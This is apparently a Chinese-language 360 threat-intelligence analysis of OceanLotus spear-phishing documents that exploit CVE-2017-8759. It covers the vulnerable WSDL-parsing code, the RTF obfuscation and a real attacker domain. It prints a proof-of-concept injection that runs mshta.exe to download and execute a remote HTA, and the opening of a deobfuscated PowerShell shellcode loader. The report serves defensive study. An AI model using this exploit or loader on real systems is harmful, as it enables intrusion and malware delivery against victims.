海莲花（OceanLotus）团伙漏洞利用类攻击样本分析

December 01, 2017 • 360天眼实验室

作者：360天眼实验室

投稿方式：发送邮件至linwei#360.cn，或登录网页版在线投稿

引言

360威胁情报中心自在2015年首次揭露海莲花（OceanLotus）APT团伙的活动以后，一直密切监控其活动，跟踪其攻击手法和目标的变化。近期被公开的团伙所执行的大规模水坑攻击中，360威胁情报中心发现超过100个国内的网站被秘密控制植入了恶意链接，团伙会在到访水坑网站的用户中选择感兴趣的目标通过诱使其下载执行恶意程序获取控制，此类攻击手法在360威胁情报中心的之前分析中已经有过介绍，详情请访问情报中心的官方Blog： http://ti.360.net/blog/ 。

除了水坑方式的渗透，海莲花团伙也在并行地采用鱼叉邮件的恶意代码投递，执行更加针对性的攻击。360安全监测与响应中心在所服务用户的配合下，大量鱼叉邮件被发现并确认，显示其尽可能多地获取控制的攻击风格。除了通常的可执行程序附件Payload以外，360威胁情报中心近期还发现了利

用CVE-2017-8759漏洞和Office Word机制的鱼叉邮件。这类漏洞利用类的恶意代码集成了一些以前所未见的技术，360威胁情报中心在本文中详述其中的技术细节，与安全社区共享以期从整体上提升针对性的防御。


样本分析

海莲花团伙会收集所攻击组织机构对外公布的邮箱，只要有获得渗透机会的可能，就向其投递各类恶意邮件，360威胁情报中心甚至在同一个用户的邮箱中发现两类不同的鱼叉邮件，但所欲达到的目的是一样的：获取初始的恶意代码执行。下面我们剖析其中的两类：CVE-2017-8759漏洞和Office Word DLL劫持漏洞的利用。


CVE-2017-8759漏洞利用样本

我们分析的第一个样本来自鱼叉邮件。邮件主题跟该员工的薪酬信息相关，其中附带了一个DOC文档类型的附件，附件名为 “请查收8月和9月的工资单.doc ”。

打开文件会发现其并没有内容，而只是显示了一个空白框和一张模糊不清的图片，显然这是一种企图引诱用户点击打开漏洞文档，然后通过漏洞在系统后台运行恶意代码的社会工程学攻击。



点击空白框可以发现其是一个链接对象，链接地址如下：



注意到soap:wsdl=****这个是CVE-2017-8759漏洞利用的必要元素， 以下我们简单回顾一下CVE-2017-8759漏洞的细节。

CVE-2017-8759漏洞简介

CVE-2017-8759是一个.NET Framework漏洞，成因在于.NET库中的SOAP WSDL解析模块IsValidUrl函数没有正确处理包含回车换行符的情况，导致调用者函数PrintClientProxy发生代码注入，在后续过的过程中所注入的恶意代码得到执行。

漏洞利用导致代码执行的流程如下：

前述所分析的样本中包含“soap:wsdl=http://www.hkbytes.info:80/resource/image.jpg”，这里的soap:wsdl标记了接下来要使用的Moniker为Soap Moniker。

在注册表项HKEY_CLASSES_ROOT\soap中可以找到Soap Moniker的CLSID和文件路径分别为CLSID：{ecabb0c7-7f19-11d2-978e-0000f8757e2a}和Path: %systemroot%\system32\comsvcs.dll。

可以看到漏洞触发前的部分堆栈如下：

```
0:000> k
Child-SP          RetAddr           Call Site
00000000`00296738 000007fe`f6ef1053 comsvcs!CreateSoapProxy
00000000`00296740 000007fe`f6ef1651 comsvcs!CSoapMoniker::CreateInstance+0x9b
00000000`002967a0 000007fe`f6ef094e comsvcs!CSoapMoniker::BindToObjectWithoutLeftMoniker+0xed
00000000`00296800 000007fe`fe4999d2 comsvcs!CSoapMoniker::BindToObject+0xbe
00000000`00296840 000007fe`fe5f352e ole32!BindMoniker+0x82 [d:\w7rtm\com\ole32\com\moniker2\cmon_mp.cxx @ 1604]
00000000`00296890 000007fe`fe5f39da ole32!wCreateLinkEx+0xfe [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 2594]
00000000`002969d0 000007fe`fe5f3a99 ole32!OleCreateLinkEx+0x16a [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 923]
00000000`00296aa0 000007fe`ee43ab29 ole32!OleCreateLink+0x79 [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 828]
00000000`00296b10 000007fe`ee450015 ppcore!Osf::OSFCreateOsfOartGallery+0x192ca5
00000000`00299d40 000007fe`ee23d22c ppcore!Osf::OSFCreateOsfOartGallery+0x1a8191
00000000`00299d90 000007fe`ee23d176 ppcore!PPMain+0x2152fc
00000000`00299de0 000007fe`ee23ca1c ppcore!PPMain+0x215246
00000000`00299e10 000007fe`ee23c7ff ppcore!PPMain+0x214aec
00000000`00299ee0 000007fe`ee5d807a ppcore!PPMain+0x2148cf
```

Office在绑定了CSoapMoniker并创建实例后，进入到comsvcs!CreateSoapProxy中，会创建一个System.EnterpriseServices.Internal.ClrObjectFactory类的实例（该类在MSDN上的描述为启用客户端SOAP代理的COM组件），代码如下：

```
v2 = ClrInitIfNecessary(&CLSID_ClrObjectFactory, 1);
if ( v2 >= 0 )
{
  v3 = ppv;
  if ( !ppv )
  {
    EnterCriticalSection(&stru_7FF7C164988);
    if ( !ppv )
    {
      v2 = CoCreateInstance(&CLSID_ClrObjectFactory, 0i64, 0x15u, &IID_IClrObjectFactory, &ppv);
      if ( v2 < 0 && v2 == -2147221164 )
        v2 = -2147467224;
    }
    LeaveCriticalSection(&stru_7FF7C164988);
    v3 = ppv;
  }
  if ( v2 >= 0 )
  {
    (*(void (**)(void))(*(_QWORD *)v3 + 8i64))();
    *v1 = (struct IClrObjectFactory *)ppv;
  }
```

接着调用ClrObjectFactory类中的CreateFromWsdl()方法，该方法中会对WsdlURL进行解析，然后通过GenAssemblyFromWsdl()生成一个以URL作为名字的dll，将其load到内存中:

```
public object CreateFromWsdl(string WsdlUrl, string Mode)
{
    object result;
    try
    {
        SecurityPermission securityPermission = new SecurityPermission(SecurityPermissionFlag.UnmanagedCode);
        securityPermission.Demand();
        string clientPhysicalPath = Publish.GetClientPhysicalPath(true);
        string typeName = "";
        string text = this.Url2File(WsdlUrl);
        if (text.Length + clientPhysicalPath.Length > 250)
        {
            text = text.Remove(0, text.Length + clientPhysicalPath.Length - 250);
        }
        string text2 = text + ".dll";
        if (!File.Exists(clientPhysicalPath + text2))
        {
            GenAssemblyFromWsdl genAssemblyFromWsdl = new GenAssemblyFromWsdl();
            genAssemblyFromWsdl.Run(WsdlUrl, text2, clientPhysicalPath);
        }
        Assembly assembly = Assembly.LoadFrom(clientPhysicalPath + text2);
        Type[] types = assembly.GetTypes();
        for (long num = 0L; num < (long)types.GetLength(0); num += 1L)
        {
            checked
            {
                if (types[(int)((IntPtr)num)].IsClass)
                {
                    typeName = types[(int)((IntPtr)num)].ToString();
```

而漏洞正是出现在GenAssemblyFromWsdl()中对Wsdl解析的时候，SOAP WSDL 解析模块WsdlParser的 IsValidUrl() 函数没有正确处理可能包含的回车换行符，使调用IsVailidUrl的PrintClientProxy没能注释掉换行符之后的代码，从而导致了代码注入。相关的漏洞代码如下：

PrintClientProxy

```
if (_connectURLs != null)
{
    for (int i=0; i<_connectURLs.Count; i++)
    {
        sb.Length = 0;
        sb.Append(indent2);
        if (i == 0)
        {
            sb.Append("base.ConfigureProxy(this.GetType(), ");
            sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
            sb.Append(");");
        }
        else
        {
            // Only the first location is used, the rest are commented out in the proxy
            sb.Append("//base.ConfigureProxy(this.GetType(), ");
            sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
            sb.Append(");");
        }
        textWriter.WriteLine(sb);
    }
}
```

IsValidUrl

```
internal static string IsValidUrl(string value)
{
    if (value == null)
    {
        return "\"\"";
    }

    vsb.Length= 0;
    vsb.Append("@\"");

    for (int i=0; i<value.Length; i++)
    {
        if (value[i] == '\"')
            vsb.Append("\"\"");
        else
            vsb.Append(value[i]);
    }

    vsb.Append("\"");
    return vsb.ToString();
}
```

调用栈大致如下：

```
System.Runtime.Remoting.MetadataServices.WsdlParser.URTComplexType.PrintClientProxy()

System.Runtime.Remoting.MetadataServices.WsdlParser.URTComplexType.PrintCSC()

System.Runtime.Remoting.MetadataServices.WsdlParser.PrintCSC()

System.Runtime.Remoting.MetadataServices.WsdlParser.StartWsdlResolution()

System.Runtime.Remoting.MetadataServices.WsdlParser.Parse()

System.Runtime.Remoting.MetadataServices.SUDSParser.Parse()

System.Runtime.Remoting.MetadataServices.MetaData.ConvertSchemaStreamToCodeSourceStream(bool, string, Stream, ArrayList, string, string)

System.EnterpriseServices.Internal.GenAssemblyFromWsdl.Generate()

System.EnterpriseServices.Internal.ClrObjectFactory.CreateFromWsdl()

……
```

由于hxxp://www.hkbytes.info:80/resource/image.jpg已经下载不到，这里用一个POC来代替原本image.jpg中的代码来说明漏洞如何被利用：

```
<soap:address location="http://localhost?C:\Windows\System32\mshta.exe?https://[redacted]/calc.hta"
            <soap:address location=";
            if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
            } //"/>
```

如上图的POC中所示，由于第二行的soap:address locaotion后面紧跟着一个换行符，经过上述的处理流程后，导致生成的Logo.cs文件内容如下，可以看到本该被注释掉的if (System.AppDomain...等代码并未被注释掉。

```
using System;
using System.Runtime.Remoting.Messaging;
using System.Runtime.Remoting.Metadata;
using System.Runtime.Remoting.Metadata.W3cXsd2001;
using System.Runtime.InteropServices;
namespace Logo {

    [SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace
    public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
    {
        // Constructor
        public Image()
        {
            base.ConfigureProxy(this.GetType(), @"http://localhost?C:\Windows\System32\mshta.exe?https://[redacted]/calc.hta");
            //base.ConfigureProxy(this.GetType(), @";
                        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                        } //");
        }

        public Object RemotingReference
        {
            get{return(_tp);}
        }

    }
}
```

回到GenAssemblyFromWsdl()函数后，调用GenAssemblyFromWsdl.Run()编译生成的Logo.cs，生成以URL命名的dll：httpswwwhkbytesinfo80resourceimagejpg.dll，并将其加载到内存中，此时被注入的代码便得以执行起来。具体到当前的POC例子，我们可以看到被注入的代码就是将前面的字符串以“?”分割成一个Array，然后调用System.Diagnostics.Process.Start()启动新进程。进程名为Array[1]（即mshta.exe），参数为Array[2]（即要下载执行的恶意载荷）。

样本文档的Payload剖析

样本文件中的Payload被设置在objdata对象中，可以看到其数据是被混淆过的：

```
{\*\rsidtbl \rsid3088858\rsid3683827\rsid7431721\rsid14904414\rsid15685689}{\mmathPr\mmathFont34\mbrkBin0\mbrkBinSub0
{\creatim\yr2017\mo10\dy9\hr23\min22}{\revtim\yr2017\mo10\dy9\hr23\min22}{\version2}{\edmins1}{\nofpages1}{\nofwords0
{\object\objautlink\objupdate\rsltpict\objw291\objh230\objscalex99\objscaley101
{\*\objclass Word.Document.8}
{\*\objdata {\*\bupocdupzn}\%{\*\enhftkpilz}{\*\bdhuutpndj}{\*\bupocdupzn}\akyrwuwprx {\*\aieqaoelmd}\}}\uennvsbsrw
```

混淆方式为把一些没有意义的字符串填充到objdata里面，比如 {*\[10位随机字母]}，\[10位随机字母]

```
{\*\objclass Word.Document.8}↓
{\*\objdata
{\*\bupocdupzn}\%{\*\enhftkpilz}{\*\bdhuutpndj}{\*\bupocdupzn}\akyrwuwprx
{\*\aieqaoelmd}\}\}\uennvsbsrw {\*\bdhuutpndj}\%\uennvsbsrw \thdqxyffbg
\ouqhcckvur \\{\*\bdhuutpndj} {\*\enhftkpilz}\}\+{\*\enhftkpilz} \akyrwuwprx
\%{\*\bdhuutpndj}{\*\enhftkpilz}\}\lplwravzwl {\*\bupocdupzn}\+\lplwravzwl
{\*\vhfasowhhu}\+\{\akyrwuwprx {\*\bdhuutpndj}\uennvsbsrw \{\{\%\lplwravzwl
{\*\vhfasowhhu}{\*\bupocdupzn}{\*\bdhuutpndj}\thdqxyffbg
{\*\aieqaoelmd}\uennvsbsrw \+{\*\bupocdupzn}\uennvsbsrw \akyrwuwprx
\\\ouqhcckvur \+\%\akyrwuwprx \}\%\uennvsbsrw \ouqhcckvur
\{{\*\bdhuutpndj}\thdqxyffbg \uennvsbsrw \uennvsbsrw \lplwravzwl \ouqhcckvur
{\*\vhfasowhhu} \ouqhcckvur \}\ouqhcckvur \\\+{\*\aieqaoelmd}\akyrwuwprx
{\*\enhftkpilz}{\*\bupocdupzn}\+\\\\\{\akyrwuwprx \\\lplwravzwl \akyrwuwprx
\{{\*\vhfasowhhu}\lplwravzwl {\*\bdhuutpndj}\ouqhcckvur \{\thdqxyffbg
\%\+{\*\vhfasowhhu}\+\{{\*\enhftkpilz}{\*\bdhuutpndj}\%\%\+{\*\vhfasowhhu}\}{\*\
enhftkpilz}\%\thdqxyffbg {\*\vhfasowhhu}\akyrwuwprx \akyrwuwprx
{\*\vhfasowhhu} {\*\bdhuutpndj}{\*\bupocdupzn}\ouqhcckvur \thdqxyffbg
\{\akyrwuwprx
{\*\vhfasowhhu}\{{\*\bdhuutpndj}\\{\*\aieqaoelmd}\%{\*\bupocdupzn}\} {\*\aieqaoel
md}\+{\*\bupocdupzn} \}\\{\*\vhfasowhhu}\ouqhcckvur \akyrwuwprx \+\akyrwuwprx
\ouqhcckvur \+{\*\vhfasowhhu}{\*\aieqaoelmd}\{\}\\\uennvsbsrw \+\thdqxyffbg
{\*\vhfasowhhu}{\*\bdhuutpndj}{\*\vhfasowhhu}\ouqhcckvur
{\*\bdhuutpndj}{\*\vhfasowhhu}\\\{{\*\vhfasowhhu}\%\thdqxyffbg \{\%\akyrwuwprx
\+{\*\vhfasowhhu}\thdqxyffbg \lplwravzwl
{\*\vhfasowhhu}{\*\bdhuutpndj}\{{\*\aieqaoelmd}\ouqhcckvur
\%\\{\*\enhftkpilz}\ouqhcckvur {\*\aieqaoelmd}\\\lplwravzwl
{\*\vhfasowhhu}\uennvsbsrw \lplwravzwl \+\\ {\*\bdhuutpndj}\lplwravzwl
\\\lplwravzwl \akyrwuwprx \\{\*\bdhuutpndj}{\*\aieqaoelmd}\thdqxyffbg
{\*\vhfasowhhu} \akyrwuwprx \}{\*\bdhuutpndj}{\*\bupocdupzn}\uennvsbsrw
{\*\bdhuutpndj}{\*\vhfasowhhu}\}\thdqxyffbg \{{\*\bdhuutpndj}\uennvsbsrw
\thdqxyffbg \uennvsbsrw \thdqxyffbg \uennvsbsrw {\*\bupocdupzn}\%\ouqhcckvur
\{{\*\bdhuutpndj}\+\}\+\{{\*\enhftkpilz}{\*\bupocdupzn}\akyrwuwprx
\{\{\\\}\\{\*\enhftkpilz}\}{\*\vhfasowhhu}{\*\enhftkpilz}\thdqxyffbg
{\*\vhfasowhhu}\}\%{\*\aieqaoelmd}\ouqhcckvur \akyrwuwprx
```


这些不认识的rtf会自动跳过

使用正则表达式替换掉这些用于混淆的字符串，比如：

1、用 {*\\[a-zA-Z]{10}\} 搜索替换 “{*\enhftkpilz}”

2、用 \\[a-zA-Z]{10} 搜索替换 “\akyrwuwprx”


得到的结果如下：



对混淆用的字串做进一步的清理，最终结果如下:

```
{\*\objdata
010500000200000008000000e2bae4e53e223100000000000000000000000a0000d0cf11e0a1b11ae1
000000000000000000000000000000003e000300feff0900060000000000000000000000000001000000
0100000000000000001000000200000001000000feffffff0000000000000000ffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffdfffffffefffffffefffffffeffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff52006f006f007400200045006e0074007200790000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
16000500ffffffffffffffff010000000003000000000000c0000000000000460000000000000000
00000000f02c1951c8e5d20103000000000200000000000001004f006c0065000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000a000201ffffffffffffffffffffffff00000000000000000000000000000000
000000000000000000000000000000000000000000000000d8010000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000ffffffffffffffffffffffff0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000ffffffffffffffffffffffff
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000001000000020000000300000004000000050000000600000007000000feffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

将其转换成二进制形式后利用Office CVE-2017-8759漏洞的特征数据显现：



其中的wsdl=http://www.hkbytes.info:80/resource/image.jpg 这个链接指向的文件目前已经下载不到。

基于域名关联所得样本分析

上节分析看到的http://www.hkbytes.info:80/resource/image.jpg 虽然已无法下载，但后续通过基于域名的排查关联，360 威胁情报中心定位到该域名下另一个还能下载得到的样本链接：http://www.hkbytes.info/logo.gif 。其中包含的Powershell恶意代码代码如下：

经过6次嵌套解码后的可读代码如下：


```
&("{4}{0}{3}{2}{1}"-f'-Str','tMode','c','i','Set') -Version 2
$do`It = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Ru
}
function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )
